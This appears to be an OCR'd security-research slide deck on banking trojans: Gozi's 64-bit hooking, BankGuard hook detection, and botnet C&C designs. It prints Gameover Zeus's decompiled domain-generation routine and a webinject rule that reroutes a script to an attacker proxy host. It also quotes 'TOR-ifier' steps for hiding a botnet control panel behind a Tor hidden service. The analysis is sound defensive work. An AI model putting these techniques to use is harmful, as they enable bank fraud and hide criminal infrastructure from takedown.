
64bit hooking difficulties

- Inline hooking difficulties
  - No common function prolog
  - Inline hooking requires disassembler
- Export hooking difficulties
  - EAT RVAs are 32bit
  - Can‘t let EAT point to arbitrary code address

64bit hooking (Gozi)

- Generate jump table at end of hook target .text section („Code Caving“)
- EAT points to jump table entry
- Jump table entry points to hook procedure

64bit hooking (Gozi)



WININET.InternetReadFile:

0000000076A70200 FF25000000 jmp q[76A70206]

0000000076A70206 DQ 0000000018003B7C

WININET.InternetReadFileExA:


0000000076A7020E FF25000000 jmp q[76A70214]

0000000076A70214 DQ 0000000018003C50


Outline

- How Banking Trojans operate
- Browser hijacking techniques
- ➢ BankGuard
- Modern C&C Structures

BankGuard Hooking Detection




BankGuard Hooking Detection



BankGuard Hooking Detection


BankGuard MITB disconnection



BankGuard Fingerprinting

- Extract all hooked function names
  - Browser network/encryption modules
  - Kernel32.dll
  - Ntdll.dll
- Build 32bit hash over function names
- Hash used as Trojan fingerprint
- Get telemetric data from users
- Used in Sandboxes

BankGuard Telemetric Data (1.1.-30.11.2013)



Outline


- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard

➢ Modern C&C Structures

  ➢ Bankpatch via Jabber

  - Zeus-P2P alias Gameover
  - Tor Trojans

Bankpatch via Jabber



Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard


➢ Modern C&C Structures


- Bankpatch via Jabber


➢ Zeus-P2P alias Gameover

- Tor Trojans

ZeuS 2.0.8.9 vs Gameover







Gameover outline

- Every bot stores a list of some other bots
- Exchange data with known bots about other bots
- Poll known bots for new executables and configs
- Executables / Configs signed
- If no other bots are found, poll HTTP C&Cs via DGA

DGA: UpdateConfigByDGA

```
char __fastcall Core::UpdateConfigByDGA(int this, void *sync_object, int a3, int a4)
{
  void *loc_sync_object; // edi@1
  int rand_number; // ebx@4
  unsigned int i; // esi@4
  bool v7; // al@8
  signed int gotData; // eax@9
  struct _SYSTEMTIME SystemTime; // [sp+10h] [bp-4Ch]@1
  char domain; // [sp+20h] [bp-3Ch]@8

  loc_sync_object = sync_object;
  if ( !QueryTimeFromGoogleBing(&SystemTime) || SystemTime.wYear < 2011u )
    GetSystemTime(&SystemTime);
  rand_number = rand();
  i = 0;
  while ( 1 )
  {
    if ( loc_sync_object )
    {
      if ( WaitForSingleObject(loc_sync_object, 1500u) != 0x102 )// 0x102: WAIT_TIMEOUT
        return 0;
    }
    else
    {
      Sleep(1500u);
    }
    v7 = GenerateDomainString((int)&domain, (int)&SystemTime, rand_number++ % 1000u);
    if ( !v7 )
      return 0;
    gotData = HttpGetVerifiedData((unsigned int)&domain, a4);
    if ( !gotData )
      break;
    if ( gotData != 2 )
    {
      ++i;
      if ( i < 1000 )
        continue;
    }
    return 0;
  }
  return 1;
}
```

DGA: GenerateDomainString

- Generate 16 alphabetic chars based on Google/Bing/System time (year+month+week)
- Generate TLD based on rand_number
  - 5/6 chance for .ru domain
  - Alternatives: .com/.net/.org/.info/.biz

Routing Webinjects through P2P

- Webinject:

```
<script type="text/javascript"
language="JavaScript"
src="scripts/default0.js"></script>
```

- Webfake:

```
#(?:^http??://.+?/scripts/default0.js($|?.+?))#
```

  is rewritten to

```
http://$_PROXY_SERVER_HOST_$/script0.js$
```

- Gameover core routes PROXY_SERVER_HOST through P2P

Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard

➢ Modern C&C Structures


- Bankpatch via Jabber
- Zeus-P2P alias Gameover

➢ Tor Trojans

Banking Trojans: C&C with hidden services

- TOR-ified Trojans
- ZeuS-clone in Skynet
- Torrost
- i2Ninja (Not Tor, but i2p…)

Tor simplified



TOR-ifier

TOR-ifier setup instructions

1. Configuring your C&C server

1.1) Install the C&C server part of your botnet as you usually do.

1.2) Find out the port the webpanel/irc-server/collector listens on (e.g. Apache = 80, Unrealircd = 6667, collector = 443).

1.3) Install TOR.

1.3.1. Linux: *sudo apt-get install tor*

1.3.2. Windows: download and install from www.torproject.org

1.4) Configure TOR.

1.4.1. Linux: vim /etc/tor/torrc

1.4.2. Windows: open *%appdata%/tor/torrc* with notepad

1.5) Add these lines (You can choose any port (1-65535) for *12345*):

1.5.1. Linux:

HiddenServiceDir /var/lib/tor/zeusbot
HiddenServicePort 12345 127.0.0.1:80

1.5.2. Windows:

HiddenServiceDir C:\Users\Admin\AppData\Roaming\tor\zeusbot
HiddenServicePort 12345 127.0.0.1:80

1.5.3. This is for a http server on port 80, for IRC e.g. use 6667 instead of 80

1.5.4. If you need multiple ports (e.g. SpyEye collector) add another *HiddenServicePort* line with another random port:

HiddenServiceDir /var/lib/tor/spyeye
HiddenServicePort 12345 127.0.0.1:80
HiddenServicePort 12346 127.0.0.1:443

1.6) Restart TOR

1.6.1. Linux: *sudo service tor restart*

1.6.2. Windows: close the tor.exe and start it again

1.7) Open the directory you used for *HiddenServiceDir* in Step 1.5 and open the file *hostname*.

1.7.1. This *.onion domain is your personal domain, note it down!

1.7.2. Backup the *private_key* file and keep it safe, whoever has this file can control the *.onion domain and your botnet!

Skynet

- Initially found by G Data in 09/2012
  - C&C: IRC over Tor Hidden Service
  - Bitcoin miner *not* over Tor
  - Undetailed report…
  - Contact to law enforcement
- Another report appeared 12/2012
  - Meanwhile: ZeuS over Tor included
  - Meanwhile: Bitcoin miner via Tor

Skynet

Monday, 02.12.2014:
Skynet-Gang busted in Germany
by BKA / GSG9

Tor vs. Custom P2P

- Tor doesn‘t require custom implementation
- Tor code will enlarge your binary
